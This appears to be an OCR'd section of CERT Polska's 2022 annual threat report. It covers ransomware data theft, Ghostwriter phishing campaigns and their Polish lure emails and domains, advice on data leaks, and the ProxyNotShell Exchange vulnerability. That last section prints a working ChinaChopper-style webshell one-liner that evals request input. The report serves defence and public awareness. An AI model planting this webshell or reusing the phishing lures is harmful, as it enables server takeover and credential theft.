
OBSERVED TRENDS

MALICIOUS ACTIVITIES – AS A SERVICE

The Sophos [8] experts also indicated in their report that a new trend is forming among actors. This trend covers making available various services in the aaS (as a Service) form. In the report, the experts distinguished the following services used for: access – sharing sets of credentials for data communication systems, distribution of malware, phishing, OPSEC techniques, encryption, frauds, telephone extortion and scanning. This trend expands the previously known mode of distribution, that is, Ransomware as a Service. The reasons for this trend, as indicated by the experts, include the dynamic development of cybercrime operations and the financing of cybercriminal groups. Third parties increasingly often use cybercriminals to apply pressure to the latter's victims, as shown during the war in Ukraine.

RISING POPULARITY OF DATA THEFT

Analysing the reported incidents, the CERT Polska team noticed that criminals, during an attack and data encryption, send the data to their own servers with increasing frequency. This is to increase the odds of an attacked company paying a ransom. Data theft information is often posted on a TOR-hosted website along with the planned data publication date. There are even situations where malware operators are capable of postponing the data publication date if a given company declares its willingness to pay a ransom. Obviously, you should always remember that the entire transaction is merely a transfer of cash to a criminal group that can still keep a copy of the data and, in this way, gain motivation for subsequent attacks.



UNTIL FILES [redacted] PUBLICATION

Deadline: 27 Nov, 2022 23:20:53 UTC

[redacted] [redacted] [redacted]

FIG. 56 A screenshot of a LockBit 3.0 website

RANSOMWARE GUIDEBOOK


Protecting your company from data encryption and the increasingly frequent exfiltration of data outside company infrastructure becomes a more difficult task year by year. To meet the expectations of system administrators, the CERT Polska team developed a guide to protect your infrastructure both before and after a successful ransomware attack. You can read the guide at: https://cert.pl/uploads/docs/CERT_Polska_Poradnik_ransomware.pdf See also the following ransomware-related materials:

1. https://www.kaspersky.com/resource-center/threats/lockbit-ransomware
2. https://heimdalsecurity.com/blog/continental-lockbit-ransomware/
3. https://heimdalsecurity.com/blog/entrust-allegedly-hit-with-lockbit-ransomware/
4. https://heimdalsecurity.com/blog/thales-global-tech-company-gang/
5. https://sekurak.pl/szpital-matki-polki-w-lodzi-zainfekowany-ransomware-informuja-rowniez-o-mozliwym-wycieku/
6. https://www.microsoft.com/en-us/security/blog/2022/10/14/new-prestige-ransomware-impacts-organizations-in-ukraine-and-poland/
7. https://github.com/fortra/impacket
8. https://assets.sophos.com/X24WTUEQ/at/b5n9ntjqmbkb8fg5rn25g4fc/sophos-2023-threat-report.pdf "https://assets.sophos.com/X24WTUEQ/at/b5n9ntjqmbkb8fg5rn25g4fc/sophos-2023-threat-report.pdf"
9. https://www.ic3.gov/Media/News/2022/220420.pdf
10. https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-blackcat

UNC1151/GHOSTWRITER ACTIVITIES

For two years, we have been noticing phishing campaigns carried out by the UNC1151/Ghostwriter group, targeted at mail boxes in the domains of Polish mail providers (Interia, WP, Onet). These attacks are aimed at people who hold prominent positions or may have knowledge of politics conducted towards Russia and Belarus.

UNC1151/Ghostwriter mainly uses fake emails informing about an alleged breach of the mail terms of use and the need to verify personal data. An example e-mail is presented in Fig. 57.



Ta wiadomość pochodzi od Bezpiecznego Nadawcy - Dowiedz się więcej

Naruszenia w skrzynce odbiorczej

Witam drogi Użytkowniku!

Mechanizm bezpieczeństwa przechwycił podejrzaną działalność na Twoim koncie.


W razie wykrycia działań sprzecznych z "Regulaminem korzystania z poczty e-mail" konto może zostać usunięte bez ostrzeżenia.

Musisz potwierdzić swoją osobę, aby chronić Twoje konto.

Możesz również zobaczyć działalność powiązaną z bezpieczeństwem
https://pomoc.poczta.interia.pl

FIG. 57 A fake phishing email sent by the UNC1151/Ghostwriter group

In attacks at the break of 2021 and 2022, the user was redirected from a fake message directly to a website imitating a login panel. In March 2022, criminals started to use the Browser-in-the-Browser technique, which we described in the following article: https://cert.pl/posts/2022/07/techniki-unc1151/. The technique may be both extremely dangerous and easy to miss. When used, it displays on the website a seemingly new browser window with a fake login panel. Being a component of the website, this window is so well-designed that a victim may find it difficult to differentiate between the imitated and the real application window. An example of phishing using this technique is presented in Fig. 58.



https://konto.weryfikacja-uzytkownika.top/bezpieczenstwo/ind [redacted]

onet POCZTA

https://konto.onet.pl/weryfikacja

O!KONTO

Potwierdzenie danych rejestracyjnych

Potwierdź dostęp do swojego konta

Adres email: Wpisz adres email

Zapasowy adres email: Wpisz zapasowy adres email

Imię i nazwisko właściciela konta: Wpisz imię i nazwisko właściciela konta

Data rejestracji konta: mm / dd / yyyy

DALEJ
NIE MASZ JESZCZE KONTA?
Zarejestruj się
onet
WIADOMOŚCI
SPORT
PREMIUM
BIZNES
REGIONALNE
KULTURA
WIDEO
MOTORYZACJA
NIERUCHOMOŚCI
O TYM SIĘ MÓWI
Duda radzi Polakom "zaciskać ... "myśleć pozytywnie". Tak zarea...
"Polski Dubaj" kosztował 170 mln zł. Najpiękniejsze plaże w Polsce
Skandaliczne słowa kardynała. Usprawiedliwia gwałty Rosjan
"Panuje tu zemsta plemienna. Ludzie są zabijani, kobiety gwałcone"

FIG. 58 An example Browser-in-the-Browser phishing carried out by UNC1151/Ghostwriter

Until October 2022, attacks involved dedicated, newly purchased domains, which were prepared for each phishing campaign. The following domains were some of those used: *poczta.walidacja-uzytkownika[.]space, usluga.kontrola-poczty[.]top, or konto.weryfikacja-uzytkownika[.]top*. The domains indicated a server with the configured GoPhish tool. It is worth noticing that the attackers were required to purchase the server and domain.

In October, the method of both phishing sending and hosting was modified. From then on, the group maintained no own campaign-dedicated infrastructure. E-mail messages were sent directly from the boxes created on the attacked services, e.g., the *"identyfikacja_uzytkownika@interia.pl"* box was used during the attack targeted at Interia users. The attacks involved a chain of websites that had been taken over, with authentications being sent to free services used to log HTTPS inquiries. An example sequence for using seized websites is as follows:

1. A link included in an e-mail message directs the user to a php file on the first seized website, e.g., https://przejęta_strona_1.pl/email.php.

2. The script automatically redirects the user to the second seized website, e.g., https://przejęta_strona_1.pl/okonto.html. It contains Browser-in-the-Browser phishing.

3. The second website has an iframe in which the content of the third seized website, resembling a new browser window, is loaded.

4. If the user enters login credentials, they are sent via a free service with POST inquiry logging monitored by attackers.

Since the launch of this technique, we have noticed that dozens of Polish and foreign websites have been taken over. It is probably used to bypass the attempts to detect phishing emails used by mail providers. Utilisation of the intercepted domain with a long history and a redirect chain hinders automatic content recognition.

The selection of attack targets was another aspect that changed in 2022 compared to 2021. People associated with politics are currently chosen less frequently and individuals with significant expertise are selected more often, although this is not so obvious. The latter include Russian sworn translators, lawyers, Orthodox priests, retired military individuals and lecturers.

DATA LEAKS

Data leaks are an issue that the majority of Polish Internet users have come across in recent years. The increase in the number of entities processing various types of data, including sensitive data, is accompanied by a boost in the number of individuals willing to steal and make use of this data.

HOW DO DATA LEAKS HAPPEN?

UNINTENDED ACTION OF A DATA PROCESSING PERSON

A common cause of data leaks is a lack of sufficient attention and caution in data processing. One of the examples includes repeated improper use of the CC feature while sending emails. If you do not want other recipients of a message to know the remaining addressees, you should use the BCC feature. You should also bear in mind to encrypt data carriers. You should not suffer so terribly from the loss of a laptop, USB flash drive or a hard drive if you are sure that the finder cannot gain access to the item's content. The equipment that is currently used has easy-to-use encryption mechanisms embedded. You should not forget that the source of a leak does not have to be soft copies of documents; they may also include paper notes and documents[6].

SYSTEM CONFIGURATION ERRORS

A large-scale leak occurred in Szkoła Główna Handlowa, where the personal data of some of its students was made publicly available due to a programming error[7]. Improper API protection in T-Mobile allowed the attacker, in the period from the end of November to the end of the year, to obtain the personal data of 37 million customers of the network[8]. Private details concerning Twitter accounts available online since July originated from a vulnerable API that was used in 2021 to extract data related to approximately 200 million accounts[9]. As you can see, even the systems developed by experienced engineers for global corporations may have errors allowing unauthorised access to information.

LEAK CHAIN

In some cases, one leak is just the beginning, especially when it contains user login credentials. The information obtained is often used for login attempts on other services under "credential stuffing". Unfortunately, due to the users' tendency to frequently use the same or similar passwords for many services, these attacks end up being successful. Such a large-scale attack was targeted at PayPal users. Using the login credentials found in the leaked data, the criminals gained access to nearly 35,000 accounts[10]. A similar technique was also identified, for instance, with regard to Norton Password Manager, one of the password managers available on the market[11].

[6] "Lost" memos of a City of Łomża Police Department policeman. The public prosecutor's office is leading the investigation!"

[7] "Personal data of SGH students leaked. Presented on Bing for a month..."

[8] "T-Mobile hacked to steal data of 37 million accounts in API data breach"

[9] "200 million Twitter users' email addresses allegedly leaked online"

[10] "PayPal accounts breached in large-scale credential stuffing attack"

[11] "NortonLifeLock warns that hackers breached Password Manager accounts"

CYBERCRIMINAL ACTIVITIES

Any information may be a tantalising plum for cybercriminals. They can sell it or use it to prepare for future attacks.

In recent years, it has become common practice to develop ransomware and provide it with features that allow data theft from infected machines. In the past, its main task was to encrypt data and demand a ransom for data recovery. Data theft provides more possibilities for applying pressure to a victim, such as through threats of its public disclosure. What is more, the obtained data may be used in future attacks on the same target, its customers or contracting parties. Other ransomware victims that year was Zambrów Municipal Office and[12] the Polish Mother's Memorial Hospital in Łódź[13]. In neither of those cases were the data leaks confirmed.

Cybercriminals sometimes gain access to data with potentially assured security. This was the case at the time of the leak from LastPass, a password manager with cloud-based synchronisation. Due to having access to the credentials of one of the employees, the attackers gained access to user data, including encrypted full copies of databases containing the login data stored by the users[14]. User data security largely depends on how strong a password is used to encrypt the database. It should also be noted that not all database entry fields were encrypted.

In some cases, an attack does not need to be directly targeted at a given organisation. It is enough that one of the latter's contracting parties is attacked. This was the case at the time of the Uber data leak. As a result of gaining unauthorised access to Teqtivity database backups (a company providing services for Uber in terms of, for example, capital management), the data of 77,000 Uber drivers and vehicles was leaked[15].

HOW CAN WE PREPARE FOR A LEAK?

Being aware that data leaks are on the agenda nowadays, you should never assume that the information you provide is fully secure. You can make the effort, however, to minimise the effects of a possible leak.

PROVIDE JUST THE MINIMUM AMOUNT OF DATA REQUIRED

The less data you provide, such as when creating a service account or shopping online, the less information that may leak and the less usable it should be for criminals. If you can enter various types of data alternately, such as an e-mail address or telephone number, as the contact details, select an option under which the leak of data upon public sharing will have fewer consequences.

USE UNIQUE, STRONG PASSWORDS

If the same password is used on numerous occasions, you are more vulnerable to "credential stuffing", which involves the use of passwords from a leak from one service to gain access to accounts on other services. Even if passwords differ but resemble each other, or are created using an easy-to-solve method, criminals are able to figure them out in no time. You should also remember not to create a password based on your information that is publicly available or easy to obtain, such as your date of birth. The latter can also be included in the leaks and used along with other information, such as first name, surname, or e-mail address. It is a good practice to use password managers that, when the main password is strong enough, ensure a high level of security and allow the use of randomly generated and unique passwords. Come and read the password-related compendium of knowledge that can be found on our website. Apart from using strong passwords, you can elevate the level of security by setting up two-factor authentication where possible.

RESPOND TO INCIDENT NOTIFICATIONS

If a data leak was detected, the provisions of the personal data protection act impose an obligation on data administrators to inform users. The notification must contain the range of the leaked data. If you receive such a notification, do not ignore it. First, you should verify whether it is real, as we observe

[12] "Ransomware in another office in Poland (with a data leak looming in the background). Zambrów"

[13] "Notification of personal data protection breach"

[14] "Lastpass: Hackers stole customer vault data in cloud storage breach"

[15] "Uber suffers new data breach after attack on vendor, info leaked online"

phishing messages using this scenario to steal data (for more details on phishing and how to protect against it, visit our website). When you have verified the real nature of the notification, follow the administrator's recommendations. You should also check if the leaked data can be used to make attempts to access other accounts.

USE THE IDENTITY SEPARATION METHOD

A commonly used practice is to separate email addresses into those used for private and professional purposes. Nothing prevents you from introducing a similar separation for your private addresses. It is a good idea to use a different address for banking than the one we use for our social media accounts or forums. Separate email addresses enable you to maintain a higher level of privacy and mitigate the damage caused by a possible data leak.

CHECK FOR THE PRESENCE OF YOUR DATA IN LEAKS

The "Have I Been Pwned?" service[16] enables you to check whether your email address or telephone number has been made available during known data-leak incidents. It also allows us to add our email address to the facility continuously monitoring new leaks, informing us if there is an incident involving our digital identity. Similar functions are often embedded into popular password managers.

WHAT SHOULD YOU DO AFTER A LEAK?

A lot depends on the range of the leaked data. If your password has been leaked, you should change it on any service where it has been used. It is also a good idea to enable two-factor verification on all accounts. If the details of your legal personality, such as your PESEL (personal identification) number, ID card number, etc., have been leaked, you should consider taking further steps. Criminals who possess such data often try to take a loan against you. There are several services that may help you protect yourself from such practices:

- **BIK (Credit Information Office)** – providing notifications on loan applications submitted using stolen data and reports summarising our credit obligations.
- **BIG (Register of Debtors)** – collecting and making available information on people with unliquidated financial obligations.
- **BezpiecznyPESEL.pl portal** – allowing the restriction of your PESEL number, free of charge, to prevent taking loans against your personal data.

Follow us on our Facebook (https://fb.com/CERT.Polska) and Twitter (@CERT_Polska) profiles, where we can keep you informed about currently observed scam scenarios and other threats to which Polish Internet users are exposed.

[16] https://haveibeenpwned.com/

MAJOR VULNERABILITIES IN 2022

2022 was the record-breaking year in terms of the number of vulnerabilities. In the previous year, more than 25,000 new vulnerabilities were introduced to the National Vulnerability Database (NVD) kept by NIST[17]. This is an enormous increase over 2021, and matches the growing trend that can be seen over the past six years (Chart 3). However, you should note that the vulnerabilities registered in the NVD database do not perfectly represent the actual threat horizon. A significant part of the vulnerabilities is purely theoretical and never used in practice. This database is greatly supplemented by a database of actively used vulnerabilities run by CISA[18]. It only contains the vulnerabilities whose use has been identified on a larger scale. As of the end of 2022, 868 different vulnerabilities were actively used, with 93 of them being published during that year.





CHART 3. The number of new vulnerabilities registered in the NVD on an annual basis; source: https://nvd.nist.gov/*

[17] https://nvd.nist.gov/

[18] https://www.cisa.gov/known-exploited-vulnerabilities-catalog

PROXYNOTSHELL (CVE-2022-41040 AND CVE-2022-41082)

The ProxyNotShell vulnerability is similar to the ProxyShell vulnerability referred to in the 2021 report[19]. As with the previous vulnerability, ProxyNotShell does not exploit a single loophole but combines several weaknesses into one attack that enables taking control of the Exchange server. It is worth pointing out that for this vulnerability, an attacker must have at least one functioning account on a mail server, but this account does not need to have administrator authorisations assigned. In practice, attackers very often seek out organisations with a vulnerable Exchange server and search for functioning authorisations in leaks or try to purchase them from other criminals. When an attacker knows the password for any mail account by exploiting vulnerabilities, he can put a webshell script on a server. It is worth noting that taking control of an Exchange server also frequently leads to gaining administrator authorisations in Active Directory. With that, the attacker gains full control of an organisation's infrastructure.



```
http://f/<script
language="JScript"
runat="server">function
Page_Load(){eval(Request
["orange"],"unsafe");}</script>
```

PowerShell
Vulnerable Exchange Server
Exploitation of CVE-2022-41040 (SSRF)
Exploitation of CVE-2022-41082 (Remote Code Execution)
Webshell Deployment (ChinaChopper)
Targets the server on web port 443
Threat Actor
Arbitrary system command (cmd.exe)
IIS process w3wp.exe
Discovery Active Directory Network
Lateral Movement
Persistence

